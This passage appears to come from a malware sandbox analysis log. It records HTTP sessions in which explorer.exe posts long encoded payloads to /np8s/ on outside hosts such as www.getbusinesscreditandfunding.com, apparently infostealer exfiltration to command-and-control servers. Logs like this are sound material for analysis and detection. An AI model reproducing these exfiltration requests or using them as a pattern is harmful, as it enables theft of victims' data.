44 50 6c 54 44 46 50 6a 6d 31 65 55 62 46 52 50 63 68 57 69 50 4e 44 4b 64 69 44 49 76 73 41 30 46 35 79 7a 6b 48 78 43 32 54 6a 70 4c 66 4b 71 71 69 50 39 78 53 70 49 41 5a 52 54 34 57 6f 6d 50 30 35 65 73 33 74 6f 68 62 33 37 6f 55 78 69 58 35 6d 7a 54 6e 75 34 56 5a 5f 36 38 64 6b 7e 58 56 7a 45 67 51 74 28 32 64 31 54 6c 5a 69 4b 72 35 67 63 6f 59 59 6a 55 51 68 66 4e 77 51 39 55 74 36 57 58 44 52 59 38 63 4a 4c 61 38 7a 50 38 4a 49 67 47 42 36 75 66 44 4f 64 79 57 55 7e 63 69 31 72 47 75 76 61 65 38 78 42 64 71 42 4b 50 4c 32 31 45 62 34 44 71 42 5a 67 6a 70 39 4d 6d 4c 36 6b 34 7e 44 7e 4b 68 56 75 71 53 77 70 50 75 59 44 6a 78 46 55 4d 68 6b 4e 58 50 51 69 49 28 67 74 69 7a 69 54 55 43 66 28 79 55 37 76 77 4f 62 48 36 33 44 33 65 75 63 36 6c 35 6d 35 45 45 42 55 34 6b 52 72 71 6e 79 75 31 4a 62 5a 59 28 31 6c 67 6f 75 36 61 43 6e 65 74 70 45 76 39 79 47 43 5f 52 72 6c 78 4c 6d 7a 61 4b 6b 48 4d 44 42 79 75 7a 68 51 57 4c 39 4d 48 58 73 32 75 78 2d 48 56 50 31 4e 72 41 50 4f 76 46 4e 64 57 33 55 6d 75 55 7a 54 48 4e 4a 45 47 7a 59 4a 53 47 67 66 35 34 7a 31 5f 71 79 68 56 28 41 6d 74 5a 73 53 75 38 4d 45 59 41 54 57 70 4c 48 71 64 43 63 78 5f 4d 6b 65 4f 35 44 6a 58 7a 6a 74 6e Data Ascii: 3fk4oN=hr5631aRy34F9y1ucPyBBLLSoEaAlx5-46W5vE(aMQCKy_2ZUL05kF4LbmCqzyK_(VsNr08 3KHO1OQcx1I(1cKAOwDdM107wQg0159tyDW2f57n83udtBAVdNqa-QUqfUrpE5ZkyCJ8piPqyGtn86nAJKdCIFiHIL

Timestamp	kBytes transferred	Direction	Data
			iEB4y3Vly3lBpKCtFarHntbGNz9pdpaaFhchgAXs8kSJB9W8QLW8pfGQ4T5E83h3DdJgYvbgdb4oIdJQioZuehpGv7N~AhgeILHQ6RPSHLKPITawTpRxH(zGxQLbCq0tFeI~K(XjUAmytfg2sLwoNHXWZTauQZG5aIRvqbKHCZh2UpSp71MhrRf6zARVZ1m9W29yCdlBRbriPqX5yNbIMw1zSeQCLJETeNf7RwhnuTgJPEDwFNk3XvcMOZ44KE_bNq7xTs4mm6poACyV6~nTVbG5ZfLDZ61gc8qZQn63rTKCI12gbFada3SrdqETyBlkModK2jsmuEMyJlxZcXCWop5xp3Nobs-K7C4Ok1PbcX-dzepR3lSrRWLqrN-wMB8EYrcZcDU4m5sbTsHrBW4S8DkC8SbC0DuNzgCMdTxlBHGwuQljP4lvvnHkUSOmYeuamjIf2fJGyVWyAnYfGLFNt0vI3lPN5DgWltvSNIGaFrmdF0pUbRh1NEzgG4fHuBKoZ(yKasfMFhwMxxDgnBiFLtp98ojp7F2QTYsVdlHkolDfK2tcT1XLyNNYYLd2xoplaWr4mHrG0VEUQtDliBzP0jLL9sKXN1bD9vdTqwSp8QzNWHYLoBRrOpyu6WNqA0wLZA1Rqz8kyJ9zSr3yH0w0t0T8q78YbFKCzbIMY87Cm8CJbZCYc5EGEtmgKY4rJ6wrQ1czI9iIoBfRlWbDB(stq4vhamlnD9s4g3WyhZFNocCByb2~qRdRyOLcd(aYMJ-iUuMUy9OO01YWVyGxgXohhzPQJDPlTDFPjm1eUbFRPchWiPNDKdiDIvsA0F5yzkHxC2TjpLfKqqiP9xSpIAZRT4WomP05es3toohb37oUxiX5mzTnu4VZ_68dk~XVzEgQt(2d1TlZiKr5gcoYYjUQhfNwQ9Ut6WXDRY8cJLa8zP8JIgGB6ufDOdyWU~ci1rGuvae8xBdqBKPL21Eb4DqBZgjp9MmL6k4~D~KhVuqSwpPuYDjxFUMhkNXPQiI(gtiziTUCf(yU7vwObH63D3euc6l5m5EEBU4kRrqnyu1JbZY(1lgou6aCnetpEv9yGC_RrlxLmzaKkHMDByuzhQWL9MHXs2ux-HVP1NrAPOvFNdW3UmuUzTHNJEGzYJSGgf54z1_qyhV(AmtZsSu8MEYATWpLHqdCcx_MkeO5DjXzjtnfQ5c0aef06KHH8ofojD4Q6c8FJw_XA6JQJVllskoF0klFC3VtyZqZjZjDlbgCGrsJ7N8Yf4akXRrbPOFHYG8CPq-AFgjH4kmLOVzWFTZaAuFNvABaG9_tfwN(LiluEyc~WSPyTT_0mWFYvRllmzvM5zsvBBwUgKUCLesOmJd1VgFIbCEnAI2NxGFoYefOn6nNK(qdLvOmjtGGljeorduAmQ4p28ChOhbptVaJdcOfeNEEAo8b-j9Bn9At7Du159nVCXEsx6y8YhdISSzj9j6Q3XcbG0pn7m4DYUHbMxBXLfB680as1jgvRNPb2x1teAhIhLTfDXKdpJN8u~-jtfMf_D_wXkOqZCP5FFO8VDMAdpwcsQQgUF7sGZTs8hCGbOq3t~9dEEg4gdatoYxzgLLDetbcnlc5Kko0uk23Bt4Qja1kRpOvtILOLgaesl18DVplqI9q0KkqTn3gm31ypXUXWkNLI59efw6OLuVXkId4OJxURcYUmkun9qqMrxKA8(XlZkyBlo0UmgeLZB-m-tBkAeHDL~ysW1cZA6VvnhqImfU2ogZe4mZYEBFtV5z~axCbCRsvu7zy76nOJhnFMeFijeDK-AHvzAS6Dl9llkJBA5VokpyHtX-X0fLDn0CnUR3u_c_lczk(aOyUccIDSXAtFr6BOVPD8XvO8Q9FfBfwq6k248GqNdG3JrxQFzpslO3AwwmJwcYwZkixv7mEiEeIGD8z53Ok5afm8gHSpi4oJfkVdH-k90SEyYHysLqpnPLWA(qevYg3uCuzQ4yqgkts3oofVyuBLT0V8uC9r0RoI6pVyh4rcS86JQFvS6c(r2u10RjlUSf2wmyLBkDW8KG9FMd5Uf01Q2yOlpiOQxNlCMOi4LEuYHk~a87OYH_5-DrX5LoDsg7jtUf2KTb1uDMHP7AV44cnt6pskKqbbNvH2dEV7oCPp78bpt78PZd7TOuLvx7R0wpEeGWxUmsGzaD1b3K6NolCSrsz0UGkRXWUl9WsfE-eGh8Adf155lkwZg_ldw1tvUuZqSapAN7alfUEZpQmGv4o3pLcIHCiU9nP1g3N28RfagwquZZ4yC_NzEJ1UM8LQsikkMH1VBwJ-lj3U21pKzy3N(ao7F1GDHVZNzWm_bcJFZBc0JUJqfUrY52uk~BMj9fOFo4Ak0dUHhGqzzkB_O-wNNR8O0SsLAhh00Z0tzLbjD7(DvK1lRkTAsQzSCrS4~uoyxqUSHvkjwKvGdTBJXMzkfx0oOIlx(nPxe9cqgeWgB8OA2uhPjh0cu_ynBsGwBsszPbAoCNRWUYfEuYhMp9uTiOaZr3R33bJAO9agw4qjqSNNlibA2pjBrEYu8QsStIOrA6C1arJRh05g0qNgEM4g3vkbbsW56sSIoFVCgtbAXCit5AEdxm9_SJ9WEjkjCYnlZTUbuVs8vMVHgG~JGp9nL1Sh4jz4lOaHH_ozoNVxgxB27DN85ess71PU1DSGi3sCOkB5rxbRi-XfGr34NSer37lJhfDR3VuTJshYzyg9AsIUi_1vls7IUFSuHJ3vBwv3JoRIQeTNHBiVZ3UjzaW6tbymszMwlNpZWpP-5TTUchINh4dHOvftl1Nz2lJdzj7MotsXcdQ0J588l6rMc3a3fBlk5-3Baqna5YhE1CLI0KcAw4781sjIYWQdloBkNHKToOfJXFC8zllu4cioiP6gbbkfBzh32EA7RnXKlkc3Ze58G7icahbHDfL6JAsIwngh1fWfwbvz~mgKSAiaoLiKhbfPzJ0F6eifR5E_mN(1QkgaE_sXlotXOngRdL0o75REzKzo7pqSgtSz7sYLFqxDcMj2ot92FlKvewo8o-WA110W3St-K_Ad8DxYpWPVBoRMFi4AakATJkUdewYCqH5tXU97PWxkCJHFKUmJwM(j5JhN8bK5e5OvJZVd4oewkqJ8jMNoCihs~g7SAvJ1zM4IUykDierpU2t3z5Z4a2FfX13AxkO_ft(g0CIMmxPZa2NU5Z9bfRFzn2mqYG1Sly9xHTYpvUnRrLlrBhZePf6-D9v3eM9BGv0aycTAhNMB~TIDGGZcn1ftZKGo5MRl9VYuKhw_ea~GlZ9SQmzbkHE_JF3E1eZOzTP-Nj2APs2Hh_9e8qJ7IcYK1nCxOMWhPlR-T2vDhzzE~aWBQAs42kOo5BlZrNoBP8r5skvwiu6SKXUQDFNnWIFb7zm-20OI(pQY7cV2xkZPlPfGLkn-CkP76SvNX2cdbu8_TzdacAe1UMj4E5LtaIBxE-pOKGpCg9aICYsxulWxuVpQADMSz1M1yUyq0ui_pAr27kHiY8JPmT8XsdIR0UHJIheyXU7Yx4OsReNRWhdiIU78QTxxi2dyp7LDwm~oFphd~t29FxGK4NrgcYnbWMVk167WAHwidvuaoJ0laGVZn757emJxr5MqSlG1(Xn1Q6mytrNLaTeCb563sSCLgCjOna9ifrZReyJ_pTnTPHdZqL~e(jXz77o1(LG51UY_AS18~eqB1VFHfRRUoDkMlIEPdUcfpUpdIfIu73pOLR4JtHpah0NwRzMjcHPADlN3wyZoSHZfzEZuXlqHV1lssJtZ6Y6_wmTd7dfhFCDfAcPPG2qQqxNjST1AxjL_mEgQT6q-tjFcgUA4wypZK8kZsn02~6FRPTuC(6kxsWFoXhboveQPEGUJJ1NFBYkPCB3CJwGeV9icYxFCF9Tgm1KE7ZDPo3Q6n9ijLLiXKskOu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.6	49871	185.53.179.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:07:19.679300070 CEST	757	OUT	GET /np8s/?3fk4oN=upNApQGgxnIpkDsed4j6UePR+EOmKhNhiuHKrn3aPCq0+c3DSqp4vkB5DGytvWTvww8fhFgzIA==&aDHdzD=vpgdJ4mxrh HTTP/1.1 Host: www.waermark.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 19:07:19.695687056 CEST	759	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Fri, 27 May 2022 17:07:19 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.6	49876	68.66.224.33	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:07:30.973301888 CEST	808	OUT	POST /np8s/ HTTP/1.1 Host: www.getbusinesscreditandfunding.com Connection: close Content-Length: 416 Cache-Control: no-cache Origin: http://www.getbusinesscreditandfunding.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.getbusinesscreditandfunding.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 37 72 64 58 7e 50 67 4f 4b 39 5a 4d 4b 38 4c 33 34 6a 6a 70 28 58 71 57 4e 59 56 34 68 46 49 57 6a 57 70 7a 75 61 57 4a 47 72 50 32 58 56 56 43 62 71 76 77 6d 6d 4a 67 39 5f 47 42 4b 42 67 6c 30 64 4c 55 70 6b 59 42 79 67 74 65 38 6a 7a 41 58 31 6c 70 68 63 70 72 7a 4d 28 5f 59 6b 61 36 72 4f 4f 73 39 65 6b 4c 32 76 52 79 46 39 36 61 75 2d 51 38 61 46 77 78 66 6d 65 63 65 63 52 46 76 67 69 78 57 6b 47 6b 62 58 64 50 69 2d 38 53 68 58 35 6e 56 65 76 77 67 75 32 37 6d 5f 79 77 4d 32 31 6f 51 48 66 6c 70 69 35 50 79 59 73 56 50 30 4c 51 57 43 70 2d 61 6c 54 44 5a 46 62 4c 72 57 4f 63 6c 79 6f 49 68 53 55 4d 4a 2d 35 69 4b 63 34 53 66 4b 51 34 47 67 54 34 43 48 53 59 62 39 56 44 61 37 4b 79 48 57 63 50 37 74 28 78 33 30 38 6f 70 63 6a 58 37 41 65 69 78 54 47 6f 52 31 4a 49 45 79 42 38 65 31 5a 71 5a 50 56 49 4e 32 67 4d 72 4f 43 58 67 61 76 78 42 34 66 69 39 4d 30 70 33 49 52 39 38 43 65 65 52 6c 39 74 47 62 6b 6c 73 79 32 36 47 41 34 4a 70 5a 61 36 78 5a 34 7a 70 4e 78 70 71 73 6e 69 47 47 62 77 39 4e 28 4e 31 38 74 6f 62 46 77 67 4d 46 30 52 4c 4e 34 44 37 66 32 64 38 71 63 44 4c 70 55 5a 58 38 73 48 43 7a 6c 4e 50 71 69 32 55 38 72 6f 79 4a 65 49 73 52 72 76 6c 70 49 6e 51 68 4c 62 45 44 52 33 6c 52 4d 2e 00 00 00 00 00 00 00 00 Data Ascii: 3fk4oN=7rdX~PgOK9ZMK8L34jjp(XqWNYV4hFIWjWpzuaWJGrP2XVVCbqvwmmJg9_GBKBgl0dLUpkY Bygte8jzAX1lphcprzM(_Yka6rOOs9ekL2vRyF96au-Q8aFwxfmececRFvgixWkGkbXdPi-8ShX5nVevwgu27m_ywM 21oQHflpi5PyYsVP0LQWCp-alTDZFbLrWOclyoIhSUMJ-5iKc4SfKQ4GgT4CHSYb9VDa7KyHWcP7t(x308opcjX7Ae ixTGoR1JIEyB8e1ZqZPVIN2gMrOCXgavxB4fi9M0p3IR98CeeRl9tGbklsy26GA4JpZa6xZ4zpNxpqsniGGbw9N(N1 8tobFwgMF0RLN4D7f2d8qcDLpUZX8sHCzlNPqi2U8royJeIsRrvlpInQhLbEDR3lRM.
May 27, 2022 19:07:31.145734072 CEST	822	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 27 May 2022 17:07:31 GMT Server: Apache Strict-Transport-Security: max-age=63072000; includeSubDomains X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Location: https://www.getbusinesscreditandfunding.com/np8s/ Content-Length: 257 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 65 74 62 75 73 69 6e 65 73 73 63 72 65 64 69 74 61 6e 64 66 75 6e 64 69 6e 67 2e 63 6f 6d 2f 6e 70 38 73 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanent ly</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.6	49877	68.66.224.33	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:07:31.139133930 CEST	821	OUT	POST /np8s/ HTTP/1.1 Host: www.getbusinesscreditandfunding.com Connection: close Content-Length: 36488 Cache-Control: no-cache Origin: http://www.getbusinesscreditandfunding.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.getbusinesscreditandfunding.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 37 72 64 58 7e 4b 68 46 41 73 46 46 50 73 4f 6e 36 57 48 39 33 45 79 51 4c 6f 68 39 39 30 49 7a 30 58 34 45 71 62 6e 37 48 71 32 78 54 6c 35 6a 66 70 66 6f 6d 69 46 46 7a 74 69 64 5a 52 73 71 30 5a 76 2d 70 6b 63 42 7a 67 30 62 28 45 33 6d 58 58 39 71 73 63 70 58 79 4d 7e 38 4f 6d 7e 62 72 4f 37 4c 39 65 63 62 32 65 39 79 45 66 43 61 6f 39 34 33 48 31 78 62 42 33 79 51 42 73 63 70 76 6b 32 35 57 6b 4b 6b 62 6e 52 50 6a 65 4d 4e 32 41 46 6d 59 75 76 70 6c 75 33 72 39 76 50 57 4d 32 78 4b 51 47 7a 6c 71 51 64 50 79 49 4d 56 59 33 7a 54 59 53 70 5f 65 6c 54 53 64 46 65 4e 72 58 69 51 6c 33 45 32 68 67 49 4d 49 4f 35 76 49 37 45 72 56 37 52 75 4c 41 50 66 43 48 65 39 62 73 49 63 61 2d 79 53 48 67 59 30 6c 34 4c 4c 33 32 52 5f 76 38 6a 54 7a 67 65 35 78 54 47 4d 52 31 4a 32 45 79 52 38 65 32 70 71 49 65 6c 49 64 57 67 4c 6e 4f 43 53 6f 36 76 69 4d 59 6a 43 39 4d 73 66 33 4a 70 54 37 77 65 65 52 32 56 74 41 36 6b 6d 31 53 32 38 44 41 34 70 74 5a 61 6c 78 5a 34 42 70 4d 78 35 71 37 76 69 63 33 62 77 35 76 48 4e 6c 63 74 6f 65 46 77 69 46 6c 35 55 4c 4e 51 48 37 65 47 6a 38 35 77 44 4c 37 4d 5a 57 64 73 48 46 44 6c 4e 41 4b 6a 6f 61 5a 62 6a 78 4f 33 2d 69 67 37 5a 6d 72 6b 54 61 57 28 54 57 52 34 74 35 6d 38 39 4e 2d 32 54 74 73 43 34 79 68 41 69 35 6c 45 49 79 77 47 76 35 4d 7a 69 33 49 49 52 47 53 34 33 7e 5a 6c 47 54 46 57 72 47 36 45 7a 4d 71 36 4a 63 62 53 36 6c 67 4d 7a 6a 41 71 34 28 4f 53 58 68 47 51 6f 7e 4b 31 43 73 55 4f 57 55 67 45 6e 6d 41 4e 63 46 51 6f 37 59 33 48 73 58 76 64 6d 6b 55 58 4c 58 48 51 67 51 61 49 56 4d 30 50 59 59 54 77 7e 39 36 73 77 69 73 79 74 72 42 71 4a 43 4d 5a 59 6c 6b 54 44 4f 73 30 41 35 5a 59 69 51 6e 73 58 67 48 6b 34 47 63 36 6e 56 6d 42 31 31 52 58 63 6c 68 2d 34 70 6e 76 68 4d 36 64 58 4f 41 79 4e 42 46 5a 79 49 66 36 6d 52 50 77 58 61 37 71 32 74 61 5f 62 4a 5a 51 6d 32 41

Timestamp	kBytes transferred	Direction	Data
			65 6b 65 39 43 38 6a 32 66 61 65 42 5a 76 46 6b 74 49 70 43 39 68 62 32 74 45 57 64 66 78 6e 4b 39 76 6b 34 4b 49 6d 56 79 70 42 30 74 5a 31 55 75 47 70 68 46 54 58 72 4d 39 47 53 42 61 70 43 57 35 58 65 47 4c 4d 35 6f 38 2d 41 31 30 61 43 61 67 57 50 70 59 7a 50 78 66 50 33 6a 39 52 45 50 28 62 28 48 63 72 76 41 49 5a 41 50 4c 52 52 43 6a 61 61 79 76 43 61 58 77 64 38 31 62 56 68 4a 5a 69 77 5f 78 52 64 70 6a 6e 32 57 35 68 4b 2d 56 74 4b 54 6e 73 7a 4d 70 43 43 56 71 33 7a 4c 74 79 64 38 41 30 43 4b 6a 31 4c 68 28 6f 68 68 6e 56 49 75 4e 76 6f 45 4f 52 67 72 75 76 50 64 33 63 47 39 66 55 4a 4e 41 56 52 78 4e 76 68 6a 6b 6b 6c 35 63 79 46 35 4e 36 57 33 67 75 68 57 77 6c 79 43 7a 71 54 76 53 74 4b 54 41 43 4e 43 52 6c 5a 6d 6c 78 34 48 72 57 75 53 4e 5f 44 30 7a 4d 6d 56 39 45 4c 4f 53 42 6f 45 28 6e 64 4e 31 39 44 34 56 4e 30 4c 4d 4d 59 61 4c 72 45 46 48 6e 42 50 50 6a 66 37 6c 59 6c 30 30 30 4c 55 75 5f 52 79 66 52 4a 33 4b 71 30 45 63 76 41 6e 48 68 43 5a 4d 31 36 62 55 59 4a 37 39 38 6c 45 39 79 58 77 5a 4d 75 70 72 72 51 58 6d 4d 6d 45 46 4b 6a 44 30 6e 67 62 73 69 78 74 75 41 39 39 76 4b 6a 59 49 57 70 67 31 6c 71 68 6b 65 52 68 34 41 6f 58 33 57 63 30 7a 71 35 44 5a 66 79 68 5a 41 6e 4c 46 5f 61 50 68 78 37 37 56 4c 67 61 50 69 4b 30 51 57 67 34 6a 49 78 79 6d 35 39 66 73 71 78 79 28 46 4e 72 56 4c 43 49 58 43 4c 2d 58 77 42 74 70 68 4e 31 45 74 32 2d 34 35 75 5a 73 57 47 30 4e 42 67 62 30 70 64 76 49 6f 30 4f 7a 49 6d 5f 62 68 6c 55 76 57 75 4f 69 5f 73 48 73 4e 48 39 64 7a 67 67 52 54 78 58 36 33 76 31 48 71 53 74 56 4c 67 56 4b 56 54 41 79 77 49 41 52 4e 69 59 28 44 43 74 75 76 34 38 38 55 55 30 4a 45 76 72 45 30 4f 35 54 59 6e 78 78 4c 31 78 6f 57 6f 6e 55 54 31 36 65 7a 44 4f 56 5f 73 4d 4e 37 39 49 62 4a 75 48 50 44 61 57 59 33 68 67 6b 38 6c 5a 39 4c 37 4b 4c 39 66 4b 76 53 35 48 44 2d 68 70 75 79 4c 65 55 6a 39 2d 58 63 63 64 44 4e 53 55 76 49 30 4f 5a 49 32 6d 28 61 5a 38 31 6f 63 6e 4b 4f 63 32 36 4b 5a 6f 69 71 63 5a 69 6f 48 65 53 6a 5a 42 57 6a 37 64 6d 4b 6b 79 4e 37 6e 50 4f 32 48 63 53 31 74 76 49 78 6a 43 34 5a 54 4d 4b 76 4e 32 76 2d 6c 4e 57 33 7e 59 47 4b 4c 54 58 71 58 58 43 61 34 32 6f 53 61 69 61 30 72 42 33 61 4e 38 47 6d 73 53 58 57 77 79 30 42 33 6a Data Ascii: 3fk4oN=7rdX~KhFAsFFPsOn6WH93EyQLoh990Iz0X4Eqbn7Hq2xTl5jfpfomiFFztidZRsq0Zv-pkcBzg0b(E3mX X9qscpXyM~8Om~brO7L9ecb2e9yEfCao943H1xbB3yQBscpvk25WkKkbnRPjeMN2AFmYuvplu3r9vPWM2xKQGzlqQd PyIMVY3zTYSp_elTSdFeNrXiQl3E2hgIMIO5vI7ErV7RuLAPfCHe9bsIca-ySHgY0l4LL32R_v8jTzge5xTGMR1J2E yR8e2pqIeIldWgLnOCSo6viMYjC9Msf3JpT7weeR2VtA6km1S28DA4ptZalxZ4BpMx5q7vic3bw5vHNlctoeFwiFl5 ULNQH7eGj85wDL7MZWdsHFDlNAKjoaZbjxO3-ig7ZmrkTaW(TWR4t5m89N-2TtsC4yhAi5lEIywGv5Mzi3IIRGS43~ ZlGTFWrG6EzMq6JcbS6lgMzjAq4(OSXhGQo~K1CsUOWUgEnmANcFQo7Y3HsXXvdmkUXLXHQgQaIVM0PY YTw~96swisytrBqJCMZYlkTDOs0A5ZYiQnsXgHk4Gc6nVmB11RXclh-4pnvhM6dXOAyNBFZyIf6mRPwXa7q2ta_bJZ Qm2Aeke9C8j2faeBZvFktIpC9hb2tEWdfxnK9vk4KlmZypB0tZ1UuGphFTXrM9GSBapCW5XeGLM5o8-A10aCagWPpY zPxfP3j9REP(b(HcrvAIZAPLRRCjaayvCaXwd81bVhJZiw_xRdpjn2W5hK-VtKTnszMpCCVq3zLtyd8A0CKj1Lh(oh hnVIuNvoEORgruvPd3cG9fUJNAVRxNvhjkkl5cyF5N6W3guhWwlyCzqTvStKTACNCRlZmlx4HrWuSN_D0zMmV9ELOS BoE(ndN19D4VN0LMMYaLrEFHnBPPjf7lYl000LUu_RyfRJ3Kq0EcvAnHhCZM16bUYJ798lE9yXwZMuprrQXmMmEFKj D0ngbsixtuA99vKjYlWpg1lqhkeRh4AoX3Wc0zq5DZfyhZAnLF_aPhx77VLgaPiK0QWg4jlxym59fsqxy(FNrVLCIXCL-XwBtphN1Et2-45uZsWG0NBgb0pdvIo0OzIm_bhlUvWuOi_sHsNH9dzggRTxX63v1HqStVLgVKVTAywIARNiY(DC tuv488UU0JEvrE0O5TYnxxL1xoWonUT16ezDOV_sMN79IbJuHPDaWY3hgk8lZ9L7KL9fKvS5HD-hpuyLeUj9-XccdD NSUvI0OZI2m(aZ81ocnKOc26KZoiqcZioHeSjZBWj7dmKkyN7nPO2HcS1tvIxjC4ZTMKvN2v-lNW3~YGKLTXqXXCa4 2oSaia0rB3aN8GmsSXWwy0B3jQTXHUTTYEX8x0o7dqvd_3DtKz6RNrUuSo8sbi0O3ajLvEQJSrV60763o3zUU7po79 LjM4VwDlx3OEYWPIx~wa4hkBpF9rlBLeZkAE6J_QpUKJNsoW1FfZ3IkNILj5NmsN-a8x2JUlGVk6ZCqWjV91rcarWi UljssKloIm69cPd236d0xZv6iUZIVQ0NBT4mlRCQIJkHLbyr3yBziurRY8TfE9MdNOydh5eWGBl7BWbWJlL4bxhaYM MWM~N3YEqtNF8xyM4qsK0y6T3SfL-ARCqKZHBLGIzjP0Frc4auhINn3luL9(emRZCKJMvjM01PjJAoPkvQc3jNDsai die5ZsbjI1-MxHtuUvT~fVtqLVpp2X8VRu13Z87HmdG7pHq09pt6F4qDw1Lk4vzymNa3wFXLOgMWdmXzRWq0mzrSDu z8bmY6eNV4mRo(qWGEDL7CgSXZ-4TXjLC~3(p2ZHArag_zWwP(ZN5ytxBF-DWcz29cW1YRSaDwIKClqs1pBX1Y6OHq viplCXGclsvCb9tN1baHlVFq_(xPShthBkuFVJ-WEFYtxPrqKLhGsHxKrCSQs~NLbbs(rGLMCnyWs(8~JoEzgt7xcT rg5dbAExgBSzXhc7qmDHgCngjhYqJbSY1wal4(QbtppUC2aSbDLXWzVA3V25n4VvS9RfKWKTUuw0ggeRYtERRIGMVI R~ZHt1aDxRjRYxScFTg1IpZoCi7xp2kKNSlCa1YNB4icU07hsw5~OCkR7jWQ8YiwqrIIqWcGE1xOMzU1m99JOEJuNG fXcz-Fcv5qSGcsF40XoR0TU6oTEIIiKz05MynbkGtm1J29M8-co4c30l0onQseVbzIzfCzMZiXI7oDqD16AwECtfsr M5jzRqbONAgviVgZlhV8eE8etyMS5F6Wz8YrPKY15lBfbLVrreOAPHRtRUopZKX46Ki0RCCEdxnKzfsW2qnqZct7OD 2i6cvgO~gMz077HKtok8k9zj2FwnvQ28WZ7oULKDkb2CYtxBmr8LhHGj1Rxt7tcT-RkgT8eXRmgquOigKZxhMHTbkD XONWYIyeZM1tD9oZuu8wGQSXcz2zgFv1IzXFzUMw_HJvpeg0kwY3mj5F4tHLezQuONMZh1p~7BYzYOmFZlKVWje(cu y4W49ZxPlC78bV3PF0wsl9eap86J97WJk~8VdzWjZ8g(k8_PKqCPF2EkkstzZAJsLeos_V44oHs0y4DMGF3djGGVTS H2MyFSC9qFPHE2iiG3nvMt6Lw1sKPDn~DdrVR2CifyMuJl4nA7JYivbEMaICKGNLQPWNoxdqp62dFNo4cBRSfnsE6v zoxkgI8rUsOwdXRaaVFC9wy6YBjQbG-A_0DeZ3EArip42N9(c(7LzAh35(sU8eNu3XIeINYo_nsvjaCb51dUTvBFkM dUCKKGsRynnBlpyt7sq(nHuV2q9cpc-AaREsKZ89RHbM-rPgX9Squ(vUcTukRi4TZ(4vX1wepuTeH8X7fEGKZp2H-W xN6N-9VMHa-VmOVFnWcPyT0oX2fDksTr_ilevK1Dx4vwey20d7_56~q4GckE1bbtzjTNLOt6mQ4rorlYyYrtgt2qns KsANVuInkFCbT7_vCxV1ys80eBF7CMNcmnlXBweIo7qQ7Yj8sgAp8FJ2_7WsqcVwSo-VzPyTvUa9exMIJhoMLAqoE4 hpjVgNKFBGSPEVohD(0JNwEtEQ7ceNIa6cB2qfY2HYSFrBSp1FY3OzI33bui2OfD9qNzC(VOhQm2R8a2Gjy42tlmqd quCFWXOdtXX4M(sgtqkWbf2weip9i~9lWJkjcq31qTFSq06H5b-0iA1aFAmiUm2tsWonq4jcuUkmZ4eTZ1OW29_WSm CcGkj4SHGjLcC(6cWVB92ptdKRJ4PwpRUGeBqU1(2oTyMYsYiNDYr8wokeAHpB-TsQV9r8mQZKbVRPsmKekEZd3aMB -B6x69jQXkGLAhTaMpnI7Ee2-vfYzAltwR9qR44NzbP7kPT9V3-2VFMCFTnsuK19f1kW76HaL1m9PWl06EfvCoRHhM T8EhLBu0LvTSkL_t9S6woR54MYR1CJA~AkNOT4EY5mR7QGGtCKVydBau4QFCWUCHnYbwQ0nWXW8ngcwD 